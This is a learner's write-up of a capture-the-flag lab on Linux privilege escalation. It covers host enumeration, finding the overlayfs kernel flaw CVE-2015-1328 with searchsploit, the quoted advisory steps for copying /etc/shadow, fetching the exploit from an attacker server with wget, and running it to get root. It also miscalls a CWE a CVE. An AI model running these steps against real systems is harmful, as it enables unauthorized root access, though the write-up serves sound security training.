

Privilege Escalation

Involves going from a low permission account to a higher one. Exploiting a vulnerability, design flaw or configuration oversight in the operation system.

Why is this important?

Allows you to gain system administration levels of access, which allows you to perform actions such as.

- Resetting Passwords
- Bypassing access controls to compromise protected data
- Editing software configurations
- Enabling persistence
- Changing the privilege of existing or new users
- Execute any admin command

STEP BY STEP EXAMPLE:

1. I logged into the remote shell using the credentials provided to me, these were.

Username: karen

Password: Password1

I did this by using the following command:

>ssh karen@10.10.110.170

>Password1

Then once I was in I decided to simply input the command:

>\$hostname


Which the output answered our first question.



2. Next I used the following command to obtain the Kernel & OS details:

>\$uname -a

Which enables the console to display the following Kernel version and OS details which we can use to answer the next question.



3. Next I used the following command to obtain the Linux version:


>\$cat /etc/issue

Displays the OS version in the console output that enables us to answer another question.

4. Next I needed to answer the question as to what version of Python was installed on the machine. So I used the following command:

\$python

It then outputted the desired text to allow me to answer the next question.



What version of the Python language is installed on the system?


2.7.6

✓ Correct Answer

5. Finally I needed to obtain the CVE number. In order to get the CVE number I used search sploit to reverse search the vulnerability associated with the version of the Linux Kernel.

>searchsploit linux 3.13

After a brief wait the response was



What vulnerability seem to affect the kernel of the target system? (Enter a CVE number)

CVE-2015-1328

✓ Correct Answer

There were many associated vulnerabilities with this version, as the output displayed.

[NVD - Search and Statistics](#)

Using this link I simply typed in the version: 3.13.0 and it displayed a list of CVE results that listed known vulnerabilities on the system.

Using Known Exploits on a target system:

So we have gone over how to extract this information to then match it against the NVD frame work to obtain CVE codes. So is it technically possible to then use the system search exploit followed by the version number to then use those codes in NVD? Yes. Once the CVE is obtained we can also open it and it will identify what weakness enumeration there is. Such as:

CVE-601 on version 3.13.0 - URL Redirection to Untrusted Site ('Open Redirect') That looks like a fun one!

Because this is a new attack room, but theoretically has the same information we can skip the formalities and go straight into the assault. We know the Kernel Version is 3.13.0. We can now use the one we found and try put it to use.

Now something I just kinda figured out is there is many factors to consider here and I cannot just pick one out of a hat and use it blindly, attacks will not always work and there are many factors to consider, such as the wrong attack can crash a system, generate an incredibly large amount of traffic or expose us before the attack even begins.

Instead I took it slow, did the command:

\$ uname -m

Which gave me the system architecture: **x86_64**

This is important as it allows us to identify what attacks are compatible and which are not.

1. Firstly I needed to find exploits for the kernel version 3.13.0 using the command:

searchsploit -w linux 3.13.0

The list goes on with a lot of exploit titles.

OpenSSH < 7.7

I chose this one: User Enumeration but!

Thinking back to the task, ideally we should be focusing on privilege escalation. Such as being able to escalate the root system.

I reevaluated my strategy and instead thought more in the mind of attack, escalation, really climbing the proverbial ladder into the dragons den of authentication.

Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlaysfs' Local Privilege Escalation (Access /etc/shadow)

Why this? Privilege escalation, check, version 3.13 check!

- Next doing research on the ExploitDB Entry. I found it matched 37292.
- **searchsploit overlaysfs!!!!**

Path = linux/local37292.c

2. So after doing research on the version, attack etc, I decided to get some more information regarding the actual attack. On the overlaysf command I was able to see both a .c and a .txt files both associated with the exploit. So I downloaded both the files and one was the actual exploit and the other was a text file describing the process, what it does and how to use it as well as some useful workarounds. Not only does it provide the above it also provides some instructional steps on how to exploit which is very useful for us being very green to this scenario.

```
>From Documentation/filesystems/overlayfs.txt [2]:

"Objects that are not directories (files, symlinks, device-special
files etc.) are presented either from the upper or lower filesystem as
appropriate. When a file in the lower filesystem is accessed in a way
the requires write-access, such as opening for write access, changing
some metadata etc., the file is first copied from the lower filesystem
to the upper filesystem (copy_up)."

The ovl_copy_up_* functions do not correctly check that the user has
permission to write files to the upperdir directory. The only permissions
that are checked is if the owner of the file that is being modified has
permission to write to the upperdir. Furthermore, when a file is copied from
the lowerdir the file metadata is carbon copied, instead of attributes such as
owner being changed to the user that triggered the copy_up_* procedures.

Example of creating a 1:1 copy of a root-owned file:

(Note that the workdir= option is not needed on older kernels)

user@...ntu-server-1504:~$ ./create-namespace
root@...ntu-server-1504:~# mount -t overlay -o
lowerdir=/etc,upperdir=upper,workdir=work overlayfs o
root@...ntu-server-1504:~# chmod 777 work/work/
root@...ntu-server-1504:~# cd o
root@...ntu-server-1504:~/o# mv shadow copy_of_shadow
(exit the namespace)
user@...ntu-server-1504:~$ ls -al upper/copy_of_shadow
-rw-r----- 1 root shadow 1236 May 24 15:51 upper/copy_of_shadow
user@...ntu-server-1504:~$ stat upper/copy_of_shadow /etc/shadow|grep Inode
Device: 801h/2049d      Inode: 939791      Links: 1
Device: 801h/2049d      Inode: 277668      Links: 1

Now we can place this file in /etc by switching "upper" to be the lowerdir
option, the permission checks pass since the file is owned by root and root
can write to /etc.

user@...ntu-server-1504:~$ ./create-namespace
root@...ntu-server-1504:~# mount -t overlay -o
lowerdir=upper,upperdir=/etc,workdir=work overlayfs o
root@...ntu-server-1504:~# chmod 777 work/work/
root@...ntu-server-1504:~# cd o
root@...ntu-server-1504:~/o# chmod 777 copy_of_shadow
root@...ntu-server-1504:~/o# exit
user@...ntu-server-1504:~$ ls -al /etc/copy_of_shadow
-rwxrwxrwx 1 root shadow 1236 May 24 15:51 /etc/copy_of_shadow

The attached exploit gives a root shell by creating a world-writable
/etc/ld.so.preload file. The exploit has been tested on the most recent
kernels before 2015-06-15 on Ubuntu 12.04, 14.04, 14.10 and 15.04.
```

3. So now I have the exploit downloaded and the root file known, I can use this to setup the attack. Next I needed to establish servers on both my machine as the attacker and the target.

<https://www.exploit-db.com/exploits/37292> Note alternatively could have used URL.

Bare in mind the file for the exploit was **copied to:**

/root/37292.c

On my machine:

cd /root/37292.c

ls

python3 -m http.server 8000

Thinking and trying that the connection was refused. So I decided to try nmap and establish which ports were open for use.

So what I can do because I know the login credentials, I can log into the target machine and then prepare my strategy, because it is lower access privilege, it still means I can get into the open port.

I downloaded it using the URL link! Much smarter/easier.

Now it took me a while to mess around trying new things in order to get them to work.

What I did was remove the server I made and establish it again using:

sudo python3 -m http.server

Which set up the server as stated before with a port of 8000. Next what I did was logged into the SSH as karen and inputted the following command:


wget <http://10.10.237.247:8000/ofc>

I then got a connection 200 request which means it worked!

Now we give it executable permissions!

chmod +x ofc

./ofc



```
$ chmod +x ofc
$ ./ofc
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
```

Now the exploit has been run successfully I did the following commands to check permissions:

whoami

Which replied with “root” which means it worked!

id

Which replied also with root!

Now we need to find the secret folder named “flag1.txt” which I did try to get with karen but it was denied! So let’s try again.

flag1.txt is under the path:

/home/matt/flag1.txt

So I decided to do the following command:

cat /home/matt/flag1.txt

THM-28392872729920

We officially did it!

Conclusion:

I must say this is the most challenging aspect of hacking. Because it is one of those things that with enough experience and knowledge you can really do this in minutes. But for me as an amateur it took hours to overcome these obstacles. But at the same time we must all start somewhere and picking up these skills comes with time, experience but also the persistence to not give up when it really does get tough, trying things yourself and in my case, really understanding the mechanics that are going into each process. This has been a significant learning curve for me. I am exceptionally happy to finally have done it.